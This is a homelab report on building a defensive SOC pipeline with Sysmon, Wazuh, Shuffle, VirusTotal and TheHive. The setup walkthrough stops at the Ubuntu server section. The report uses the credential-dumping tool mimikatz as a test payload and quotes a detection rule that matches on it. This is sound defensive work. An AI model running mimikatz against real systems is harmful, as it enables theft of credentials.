SOC Automation Homelab Project

Building a Resilient SOC Homelab

Prepared by: Abdullah Mushtaq

Date: 14th March, 2026

Table of Contents

Executive Summary 3

Project Objective 3

Architecture Overview 3

Phase-by-Phase Execution Summary 3

Installation and configuration 5

Virtualbox 5

Windows 10 VM 6

Sysmon 9

Ubuntu 24.04.3 live server VM 10

Lab tools (Wazuh, TheHive, Shuffle) 11

Command and Control Attack Simulation 16

Shuffle Integration 18

Phase 1 (The Listener) 19

Phase 2 (The Messenger) 19

Phase 3 (The Trigger) 21

Mimikatz attack simulation 26

Phase 1 (The Setup) 26

Phase 2 (The Engineering) 28

Phase 3 (The SOAR) 31

TheHive 38

Automated Case Management 39

Conclusion 42

Executive Summary

Project Objective

The objective of this lab was to design, deploy, and configure a comprehensive Security Information and Event Management (SIEM) and Security Orchestration, Automation, and Response (SOAR) pipeline. The project aimed to move beyond basic log aggregation by automating threat detection, threat intelligence enrichment, and incident ticket creation, effectively reducing alert fatigue and accelerating the incident response lifecycle.

Architecture Overview

The environment was constructed using a hybrid on-premises and cloud architecture, utilizing the following core technologies:

- **Endpoint:** Windows Virtual Machine.
- **Telemetry & Forwarding:** Sysmon (System Monitor) and Wazuh Agent.
- **SIEM:** Wazuh Manager (deployed via Docker on an Ubuntu server).
- **SOAR:** Shuffle (Cloud Instance).
- **Threat Intelligence:** VirusTotal API (v3).
- **Incident Management:** TheHive (deployed locally, exposed via Ngrok secure tunnel).

Phase-by-Phase Execution Summary

Phase 1: Endpoint Telemetry & Ingestion

The pipeline began at the endpoint level. Sysmon was installed on the Windows VM to generate deep, OS-level telemetry, specifically targeting process creation and memory events. The Wazuh Agent was configured to ingest these Sysmon event logs and ship them securely to the central Wazuh Manager. During this phase, Filebeat configurations were tuned within the Docker container to ensure the raw data firehose was successfully mapped to the Wazuh indexer.

Phase 2: Custom Detection Engineering

To test the pipeline, mimikatz.exe (a known credential-dumping tool) was utilized as the threat payload. Default Wazuh rules were bypassed in favor of engineering a custom XML detection rule.

- **Tuning:** Initial configurations resulted in alert duplication due to Sysmon generating both Event ID 1 (Process Creation) and Event ID 7 (Image Loaded) simultaneously.
- **Refinement:** The custom rule was refined using PCRE2 regex ((?i)mimikatz\.exe) and specifically locked to `<field name="win.system.eventID">^1$</field>`. This successfully reduced noise and ensured only singular, high-fidelity alerts were generated per execution.

Phase 3: SOAR Integration & Threat Enrichment

A webhook was established to connect the Wazuh Manager to the Shuffle SOAR platform. Upon receiving a Mimikatz alert, Shuffle was programmed to execute an automated enrichment playbook:

1. **Hash Extraction:** A Shuffle Tools regex node carved the SHA256 file hash out of the raw Wazuh JSON payload.

2. **API Enrichment:** The extracted hash was passed to the VirusTotal API to dynamically retrieve the last_analysis_stats.
3. **Logic Gate:** Conditional routing was implemented. The workflow evaluated the payload, dictating that the incident response actions would only proceed if the file received a malicious score greater than 5 from enterprise security vendors.


Phase 4: Automated Case Management

To handle incident tracking, TheHive was deployed on the Ubuntu server. Because Shuffle operated in the cloud, an Ngrok secure tunnel was established to allow the cloud SOAR platform to communicate with the local TheHive instance. Once the conditional logic confirmed a high-severity threat, Shuffle automatically formatted a JSON payload and triggered TheHive's API to generate a critical incident ticket. This ticket was dynamically populated with exact event details, including the compromised endpoint hostname, the malicious file name, the file hash, and the VirusTotal threat score.


Installation and configuration

Virtualbox

Download and install Virtualbox from the [official website](https://www.virtualbox.org/wiki/Downloads).



Follow the steps of the installer.




The following warning only tells you that your internet will restart during installation.


Press Yes to continue and finish the installation.

Windows 10 VM


After virtualbox installation, download windows 10 media creation tool from the official Microsoft website.



Follow the steps of the setup and create an ISO file.



After the iso has been created, open virtualbox and click on new.




Write the name of your VM.


The folder specifies the location where the VM will be created.

Select the windows 10 iso you created in the **ISO Image** field.


It's better to do a manual installation of windows by checking the **Skip Unattended Installation** field.



In the hardware section, we will give 4gb ram and 1 cpu to the windows 10 vm from your hardware.




We will give at least 50gb of storage to the windows 10 vm. Make sure you have enough space.



After this, the vm will be created. Start the vm to start installing windows 10 in it as per the user's preferences.

Sysmon

After the windows 10 is successfully installed, we will then install Sysmon from this link and its config file from this link. Make sure to move both files in a new directory.




Extract the Sysmon zip file in the new directory, move the Sysmon config file to the directory where the Sysmon files were extracted.

Run Windows Powershell as an administrator and change the current directory to the one where the Sysmon files are using the cd command.

We will now type the following command in powershell.

```
.\sysmon64.exe -i sysmonconfig.xml
```


If the output looks like this, Sysmon installed successfully.



Ubuntu 24.04.3 live server VM

